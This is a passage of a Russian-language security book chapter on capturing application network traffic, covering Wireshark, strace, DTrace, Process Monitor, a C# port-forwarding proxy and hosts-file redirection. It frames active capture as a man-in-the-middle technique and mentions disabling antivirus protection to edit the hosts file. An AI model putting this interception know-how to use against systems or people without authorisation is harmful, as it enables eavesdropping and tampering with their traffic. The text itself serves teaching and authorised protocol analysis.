В окне есть три основные области. В области 1 показана временная последовательность необработанных пакетов, перехваченных из сети. Она содержит список исходных и целевых IP-адресов, а также сводные сведения, полученные при декодировании протокола. В области 2 показан разобранный пакет, разделённый на отдельные уровни протоколов, соответствующие модели сетевого стека OSI. В области 3 перехваченный пакет представлен в необработанном виде.

Сетевой протокол TCP основан на потоках и предназначен для восстановления после потери пакетов или повреждения данных. Из-за особенностей сетей и IP нет гарантии, что пакеты будут получены в определённом порядке. Поэтому при перехвате пакетов представление временной последовательности может быть трудно интерпретировать. К счастью, Wireshark содержит анализаторы известных протоколов, которые обычно восстанавливают весь поток и представляют

всю информацию в одном месте. Например, выделите пакет TCP-соединения в представлении временной последовательности и выберите в главном меню **Analyze > Follow TCP Stream**. Должно появиться диалоговое окно, подобное показанному на рисунке 2-3. Для протоколов без анализатора Wireshark может декодировать поток и представить его в удобном для просмотра диалоговом окне.




Рисунок 2-3. Отслеживание потока TCP

Wireshark представляет собой многофункциональный инструмент, и описание всех его возможностей выходит за рамки этой книги. Если вы с ним не знакомы, найдите хорошее справочное руководство, например *Practical Packet Analysis*, 3-е издание (No Starch Press, 2017), и изучите многочисленные полезные функции программы. Wireshark незаменим при анализе сетевого трафика приложений и бесплатно распространяется по Стандартной общественной лицензии (General Public License, GPL).

Альтернативные методы пассивного перехвата

Иногда анализатор пакетов применять нецелесообразно. Например, у вас может не быть разрешения на перехват трафика. Возможно, вы проводите тестирование на проникновение в системе без административного доступа или на мобильном устройстве с оболочкой, имеющей ограниченные привилегии. Кроме того, вам может быть нужно просматривать трафик только тестируемого приложения. При перехвате пакетов это не всегда легко сделать без сопоставления трафика по времени. В этом разделе я опишу несколько методов извлечения сетевого трафика локального приложения без применения анализатора пакетов.

Трассировка системных вызовов

Многие современные операционные системы предоставляют два режима выполнения. *Режим ядра* работает с высоким уровнем привилегий и содержит код, реализующий основные функции операционной системы. В *пользовательском режиме* работают обычные процессы. Ядро предоставляет пользовательскому режиму службы, экспортируя набор специальных *системных вызовов* (см. рисунок 2-4), которые позволяют пользователям обращаться к файлам, создавать процессы и, что для нас важнее всего, подключаться к сетям.




Рисунок 2-4. Пример сетевого взаимодействия пользовательского режима с ядром посредством системных вызовов

Когда приложению необходимо подключиться к удалённому серверу, оно выполняет специальные системные вызовы ядра операционной системы, чтобы открыть соединение. Затем приложение читает и записывает сетевые данные. В зависимости от операционной системы, в которой работают сетевые приложения, эти вызовы можно отслеживать напрямую и пассивно извлекать данные из приложения.

Большинство Unix-подобных систем реализует системные вызовы, напоминающие модель сетевого взаимодействия Berkeley Sockets. Это неудивительно, поскольку протокол IP первоначально был реализован в операционной системе Berkeley Software Distribution (BSD) 4.2 Unix. Эта реализация сокетов также входит в POSIX, что делает её фактическим стандартом. В таблице 2-1 приведены некоторые наиболее важные системные вызовы API Berkeley Sockets.

Таблица 2-1. Распространённые системные вызовы Unix для работы с сетью

Имя	Описание
`socket`	Создаёт новый файловый дескриптор сокета.
`connect`	Подключает сокет к известным IP-адресу и порту.
`bind`	Привязывает сокет к известным локальным IP-адресу и порту.
`recv`, `read`, `recvfrom`	Получают данные из сети через сокет. Универсальная функция `read` предназначена для чтения из файлового дескриптора, тогда как `recv` и `recvfrom` относятся непосредственно к API сокетов.
`send`, `write`, `sendfrom`	Отправляют данные по сети через сокет.

Отличным источником дополнительных сведений о работе этих системных вызовов является книга *The TCP/IP Guide* (No Starch Press, 2005). В Интернете также доступно множество материалов, а большинство Unix-подобных операционных систем содержит руководства, которые можно просмотреть в терминале командой `man 2 syscall_name`. Теперь рассмотрим, как отслеживать системные вызовы.

Утилита strace в Linux

В Linux можно напрямую отслеживать системные вызовы пользовательской программы без специальных разрешений, если только нужное приложение не работает от имени привилегированного пользователя. Во многие дистрибутивы Linux входит удобная утилита `strace`, которая выполняет большую часть работы. Если она не установлена по умолчанию, установите её через диспетчер пакетов своего дистрибутива или скомпилируйте из исходного кода.

Чтобы записать в журнал сетевые системные вызовы приложения, выполните следующую команду, заменив `/path/to/app` путём к тестируемому приложению, а `args` - необходимыми параметрами:

```
$ strace -e trace=network,read,write /path/to/app args
```

Проследим за сетевым приложением, которое читает и записывает несколько строк, и рассмотрим вывод `strace`. В листинге 2-1 показаны четыре записи журнала (не относящиеся к делу сообщения для краткости удалены из листинга).

```
$ strace -e trace=network,read,write customapp
--snip--
1 socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
2 connect(3, {sa_family=AF_INET, sin_port=htons(5555),
                            sin_addr=inet_addr("192.168.10.1")}, 16) = 0
3 write(3, "Hello World!\n", 13)          = 13
4 read(3, "Boo!\n", 2048)                 = 5
```

Листинг 2-1. Пример вывода утилиты strace

Первая запись, отмеченная цифрой 1, создаёт новый сокет TCP, которому назначается дескриптор 3. В следующей записи, отмеченной цифрой 2, показан системный вызов `connect`, создающий TCP-соединение с IP-адресом `192.168.10.1` на порте `5555`. Затем приложение записывает строку `Hello World!`, отмеченную цифрой 3, после чего читает строку `Boo!`, отмеченную цифрой 4. Этот вывод показывает, что с помощью данной утилиты можно составить хорошее представление о действиях приложения на уровне системных вызовов, даже не имея высоких привилегий.

Наблюдение за сетевыми соединениями с помощью DTrace

DTrace - очень мощный инструмент, доступный во многих Unix-подобных системах, включая Solaris, где он был первоначально разработан, macOS и FreeBSD. Он позволяет устанавливать общесистемные точки трассировки у специальных поставщиков событий трассировки, включая системные вызовы. DTrace настраивается с помощью сценариев на языке с C-подобным синтаксисом. Дополнительные сведения об этом инструменте можно найти в руководстве *DTrace Guide* по адресу dtracebook.com.

В листинге 2-2 приведён пример сценария, отслеживающего исходящие IP-соединения с помощью DTrace.

```
/* traceconnect.d - простой сценарий DTrace для отслеживания системного вызова connect */
struct sockaddr_in {
    short          sin_family;
    unsigned short sin_port;
    in_addr_t      sin_addr;
    char           sin_zero[8];
};

syscall::connect:entry
/arg2 == sizeof(struct sockaddr_in)/
{
    addr = (struct sockaddr_in*)copyin(arg1, arg2);
    printf("process:'%s' %s:%d", execname, inet_ntop(2, &addr->sin_addr),
           ntohs(addr->sin_port));
}
```

Листинг 2-2. Простой сценарий DTrace для отслеживания системного вызова connect

Этот простой сценарий отслеживает системный вызов `connect` и выводит сведения о TCP- и UDP-соединениях IPv4. Системный вызов принимает три параметра, представленные в языке сценариев DTrace как `arg0`, `arg1` и `arg2`; ядро инициализирует их за нас. Параметр `arg0` является файловым дескриптором сокета, который нам не нужен, `arg1` содержит адрес сокета, к которому выполняется подключение, а `arg2` - длину этого адреса. Параметр 0 является дескриптором сокета, который в данном случае не требуется. Следующий параметр представляет собой адрес в памяти пользовательского процесса, по которому находится структура адреса сокета. Она содержит адрес подключения, а её размер может различаться в зависимости от типа сокета. (Например, адреса IPv4 меньше адресов IPv6.) Последний параметр содержит длину структуры адреса сокета в байтах.

В точке 1 сценарий определяет структуру `sockaddr_in`, используемую для соединений IPv4; во многих случаях такие структуры можно непосредственно копировать из системных заголовочных файлов C. В точке 2 указывается отслеживаемый системный вызов. В точке 3 применяется специальный фильтр DTrace, обеспечивающий трассировку только тех вызовов `connect`, в которых размер адреса сокета совпадает с размером `sockaddr_in`. В точке 4 структура `sockaddr_in` копируется из вашего процесса в локальную структуру, доступную для исследования DTrace. В точке 5 в консоль выводятся имя процесса, целевой IP-адрес и порт.

Чтобы запустить сценарий, скопируйте его в файл `traceconnect.d`, а затем от имени пользователя root выполните команду `dtrace -s traceconnect.d`. Когда вы воспользуетесь приложением, подключённым к сети, вывод должен выглядеть как листинг 2-3.

```
process:'Google Chrome'    173.194.78.125:5222
process:'Google Chrome'    173.194.66.95:443
process:'Google Chrome'    217.32.28.199:80
process:'ntpd'             17.72.148.53:123
process:'Mail'             173.194.67.109:993

process:'syncdefaultsd'    17.167.137.30:443
process:'AddressBookSour'  17.172.192.30:443
```

Листинг 2-3. Пример вывода сценария traceconnect.d

В выводе показаны отдельные соединения с IP-адресами: для каждого печатаются имя процесса, например `Google Chrome`, IP-адрес и порт подключения. К сожалению, вывод не всегда так полезен, как вывод `strace` в Linux, но DTrace, безусловно, является ценным инструментом. Эта демонстрация затрагивает лишь малую часть возможностей DTrace.

Process Monitor в Windows

В отличие от Unix-подобных систем, Windows реализует сетевые функции пользовательского режима без прямых системных вызовов. Доступ к сетевому стеку предоставляется через драйвер, а для настройки сетевого сокета и установления соединения используются системные вызовы открытия, чтения и записи файла. Даже если бы Windows поддерживала средство, подобное `strace`, такая реализация затрудняла бы наблюдение за сетевым трафиком на том же уровне, что и на других платформах.

Начиная с Vista, Windows поддерживает инфраструктуру формирования событий, которая позволяет приложениям отслеживать сетевую активность. Написать собственную реализацию такого средства было бы довольно сложно, но, к счастью, кто-то уже создал соответствующий инструмент: Process Monitor от Microsoft. На рисунке 2-5 показан основной интерфейс при фильтрации только событий сетевых соединений.




Рисунок 2-5. Пример перехвата в Process Monitor

При выборе фильтра, обведённого на рисунке 2-5, отображаются только события, связанные с сетевыми соединениями отслеживаемого процесса. Подробные сведения включают участвующие узлы, а также используемые протокол и порт. Хотя перехват не предоставляет данные, связанные с соединениями, он даёт ценное представление о сетевых взаимодействиях, устанавливаемых приложением. Process Monitor также может зафиксировать состояние текущего стека вызовов, что помогает определить, где именно в приложении создаются сетевые соединения. Это станет важно в главе 6, когда мы начнём выполнять обратную разработку двоичных файлов, чтобы разобраться в сетевом протоколе. На рисунке 2-6 подробно показано одно HTTP-соединение с удалённым сервером.




Рисунок 2-6. Одно перехваченное соединение

В столбце 1 показано имя процесса, установившего соединение. В столбце 2 указана операция: в данном случае это подключение к удалённому серверу, отправка первоначального HTTP-запроса и получение ответа. Столбец 3 содержит исходный и целевой адреса, а столбец 4 - более подробные сведения о перехваченном событии.

Хотя это решение не так полезно, как наблюдение за системными вызовами на других платформах, оно всё же пригодится в Windows, когда требуется лишь определить сетевые протоколы, используемые конкретным приложением. Перехватить данные этим способом нельзя, но после определения используемых протоколов вы сможете дополнить анализ полученными сведениями посредством более активного перехвата сетевого трафика.

Преимущества и недостатки пассивного перехвата

Главное преимущество пассивного перехвата состоит в том, что он не нарушает взаимодействие клиентского и серверного приложений. Он не изменяет целевой или исходный адрес трафика и не требует модификации либо перенастройки приложений.

Пассивный перехват также может оказаться единственным доступным методом, если у вас нет непосредственного контроля над клиентом или сервером. Обычно можно найти способ прослушать сетевой трафик и перехватить его с небольшими затратами усилий. Собрав данные, вы сможете определить, какие методы активного перехвата следует использовать и как лучше атаковать протокол, который вы хотите проанализировать.

Один из основных недостатков пассивного перехвата сетевого трафика состоит в том, что такие методы, как перехват пакетов, работают на столь низком уровне, что бывает трудно понять, какие данные получило приложение. Инструменты вроде Wireshark, несомненно, помогают, но при анализе специализированного протокола может оказаться невозможно легко разобрать его без непосредственного взаимодействия.

Кроме того, пассивный перехват не всегда позволяет легко изменить трафик, формируемый приложением. Изменять трафик требуется не всегда, но это полезно при встрече с

зашифрованными протоколами, необходимости отключить сжатие или изменить трафик для эксплуатации уязвимости.

Если анализ трафика и внедрение новых пакетов не дают результатов, смените тактику и попробуйте методы активного перехвата.

Активный перехват сетевого трафика

Активный перехват отличается от пассивного тем, что вы пытаетесь повлиять на поток трафика, обычно с помощью атаки посредника на сетевое взаимодействие. Как показано на рисунке 2-7, устройство перехвата трафика обычно располагается между клиентским и серверным приложениями, играя роль моста. Такой подход обладает несколькими преимуществами, включая возможность изменять трафик и отключать шифрование или сжатие, благодаря чему сетевой протокол становится легче анализировать и эксплуатировать.




Рисунок 2-7. Прокси-посредник

Недостаток этого подхода состоит в том, что он обычно сложнее, поскольку трафик приложения необходимо перенаправить через систему активного перехвата. Активный перехват также способен вызвать непредвиденные нежелательные последствия. Например, если заменить сетевой адрес сервера или клиента адресом прокси-сервера, может возникнуть путаница, из-за которой приложение отправит трафик не туда. Несмотря на эти проблемы, активный перехват, вероятно, является самым ценным методом анализа и эксплуатации прикладных сетевых протоколов.

Сетевые прокси-серверы

Самый распространённый способ провести атаку посредника на сетевой трафик заключается в том, чтобы принудить приложение взаимодействовать через службу прокси. В этом разделе я объясню относительные преимущества и недостатки нескольких распространённых типов прокси, которые можно использовать для перехвата трафика, анализа данных и эксплуатации сетевого протокола. Кроме того, я покажу, как направить трафик типичных клиентских приложений в прокси.

Прокси с перенаправлением портов

Перенаправление портов - самый простой способ проксирования соединения. Достаточно настроить прослушивающий сервер TCP или UDP и дождаться нового соединения. Когда прокси-сервер получает новое соединение, он открывает перенаправляемое соединение с настоящей службой и логически связывает их, как показано на рисунке 2-8.




Рисунок 2-8. Обзор прокси с перенаправлением портов TCP

Простая реализация

Для создания прокси воспользуемся встроенным средством перенаправления портов TCP из библиотек Canape Core. Поместите код из листинга 2-4 в файл сценария C#, заменив `LOCALPORT` в точке 2, `REMOTEHOST` в точке 3 и `REMOTEPORT` в точке 4 значениями, подходящими для вашей сети.

```
// PortFormatProxy.csx - простой прокси с перенаправлением портов TCP
// Предоставить методы, подобные WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создать шаблон прокси
var template = new FixedProxyTemplate(); // 1
template.LocalPort = LOCALPORT;           // 2
template.Host = "REMOTEHOST";            // 3
template.Port = REMOTEPORT;               // 4

// Создать и запустить экземпляр прокси
var service = template.Create();          // 5
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();                           // 6

// Вывести пакеты
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
WritePackets(packets);                    // 7
```

Листинг 2-4. Пример простого прокси с перенаправлением портов TCP

Этот очень простой сценарий создаёт экземпляр `FixedProxyTemplate` в точке 1. Canape Core работает по модели шаблонов, хотя при необходимости можно перейти к низкоуровневой настройке сети. Сценарий настраивает шаблон требуемыми локальными и удалёнными сетевыми параметрами. В точке 5 шаблон используется для создания экземпляра службы; документы в этой инфраструктуре можно рассматривать как шаблоны служб. Затем вновь созданная служба запускается, и в этот момент настраиваются сетевые соединения. После ожидания нажатия клавиши служба останавливается в точке 6. Далее все перехваченные пакеты выводятся в консоль методом `WritePackets()` в точке 7.

При запуске сценарий должен привязать экземпляр прокси перенаправления только к порту `LOCALPORT` интерфейса localhost. Когда с этим портом устанавливается новое TCP-соединение, код прокси должен создать новое соединение с `REMOTEHOST` на TCP-порту `REMOTEPORT` и связать эти два соединения.

Предупреждение. С точки зрения безопасности привязывать прокси ко всем сетевым адресам рискованно, поскольку прокси, написанные для тестирования протоколов, редко реализуют надёжные механизмы защиты. Если только вы не имеете полного контроля над сетью, к которой подключены, или у вас нет иного выбора, привязывайте прокси лишь к локальному интерфейсу обратной петли. В листинге 2-4 по умолчанию используется `LOCALHOST`; чтобы выполнить привязку ко всем интерфейсам, присвойте свойству `AnyBind` значение `true`.

Перенаправление трафика в прокси

Простое прокси-приложение готово, и теперь необходимо направить через него трафик нашего приложения.

В случае веб-браузера это довольно просто: чтобы перехватить определённый запрос, вместо URL вида `http://www.domain.com/resource` используйте `http://localhost:localport/resource`, и запрос пройдёт через прокси с перенаправлением портов.

С другими приложениями сложнее: возможно, придётся углубиться в параметры их конфигурации. Иногда приложение позволяет изменить только целевой IP-адрес. Но это может создать проблему курицы и яйца, когда неизвестно, какие порты TCP или UDP приложение использует с этим адресом, особенно если приложение содержит сложные функции, работающие через несколько разных соединений со службами. Такая ситуация возникает с протоколами удалённого вызова процедур (Remote Procedure Call, RPC), например с общей архитектурой брокера объектных запросов (Common Object Request Broker Architecture, CORBA). Обычно этот протокол сначала устанавливает сетевое соединение с брокером, который играет роль каталога доступных служб. Затем через TCP-порт, уникальный для экземпляра, устанавливается второе соединение с запрошенной службой.

В таком случае разумный подход состоит в том, чтобы воспользоваться как можно большим числом сетевых функций приложения, одновременно наблюдая за ним методами пассивного перехвата. Так вы обнаружите соединения, которые обычно устанавливает приложение, после чего их можно будет легко воспроизвести с помощью прокси перенаправления.

Если приложение не поддерживает изменение целевого адреса, придётся проявить немного изобретательности. Если приложение разрешает адрес целевого сервера по имени узла, у вас появляется больше вариантов.

Можно настроить собственный DNS-сервер, который будет отвечать на запросы имён IP-адресом вашего прокси. Либо можно воспользоваться файлом `hosts`, имеющимся в большинстве операционных систем, включая Windows, при условии, что вы контролируете системные файлы устройства, на котором работает приложение.

При разрешении имени узла операционная система или библиотека разрешения имён сначала обращается к файлу `hosts`, чтобы проверить наличие локальной записи с таким именем, и лишь при её отсутствии отправляет DNS-запрос. Например, файл `hosts` из листинга 2-5 перенаправляет имена узлов `www.badgers.com` и `www.domain.com` на localhost.

```
# Стандартные адреса localhost
127.0.0.1       localhost
::1             localhost

# Ниже приведены фиктивные записи для перенаправления трафика через прокси
127.0.0.1       www.badgers.com
127.0.0.1       www.domain.com
```

Листинг 2-5. Пример файла hosts

В Unix-подобных операционных системах файл `hosts` обычно находится по пути `/etc/hosts`, а в Windows - по пути `C:\Windows\System32\Drivers\etc\hosts`. Разумеется, при необходимости путь к каталогу Windows следует заменить в соответствии с вашей средой.

> **Примечание.** Некоторые антивирусы и продукты безопасности отслеживают изменения системного файла `hosts`, поскольку они могут быть признаком вредоносной программы. Чтобы изменить файл `hosts`, вам, возможно, придётся отключить защиту такого продукта.

Преимущества прокси с перенаправлением портов

Главное преимущество прокси с перенаправлением портов заключается в простоте: вы ждёте соединения, открываете новое соединение с исходным адресатом, а затем передаёте трафик в обоих направлениях. Не нужно иметь дело с каким-либо протоколом самого прокси, а приложению, трафик которого вы пытаетесь перехватить, не требуется специальная поддержка.

Прокси с перенаправлением портов также является основным способом проксирования трафика UDP. Поскольку UDP не ориентирован на соединение, реализовать для него перенаправитель значительно проще.

Недостатки прокси с перенаправлением портов

Разумеется, простота прокси с перенаправлением портов также порождает его недостатки. Поскольку трафик из прослушивающего соединения перенаправляется только одному адресату, если приложение использует несколько протоколов на разных портах, потребуется несколько экземпляров прокси.

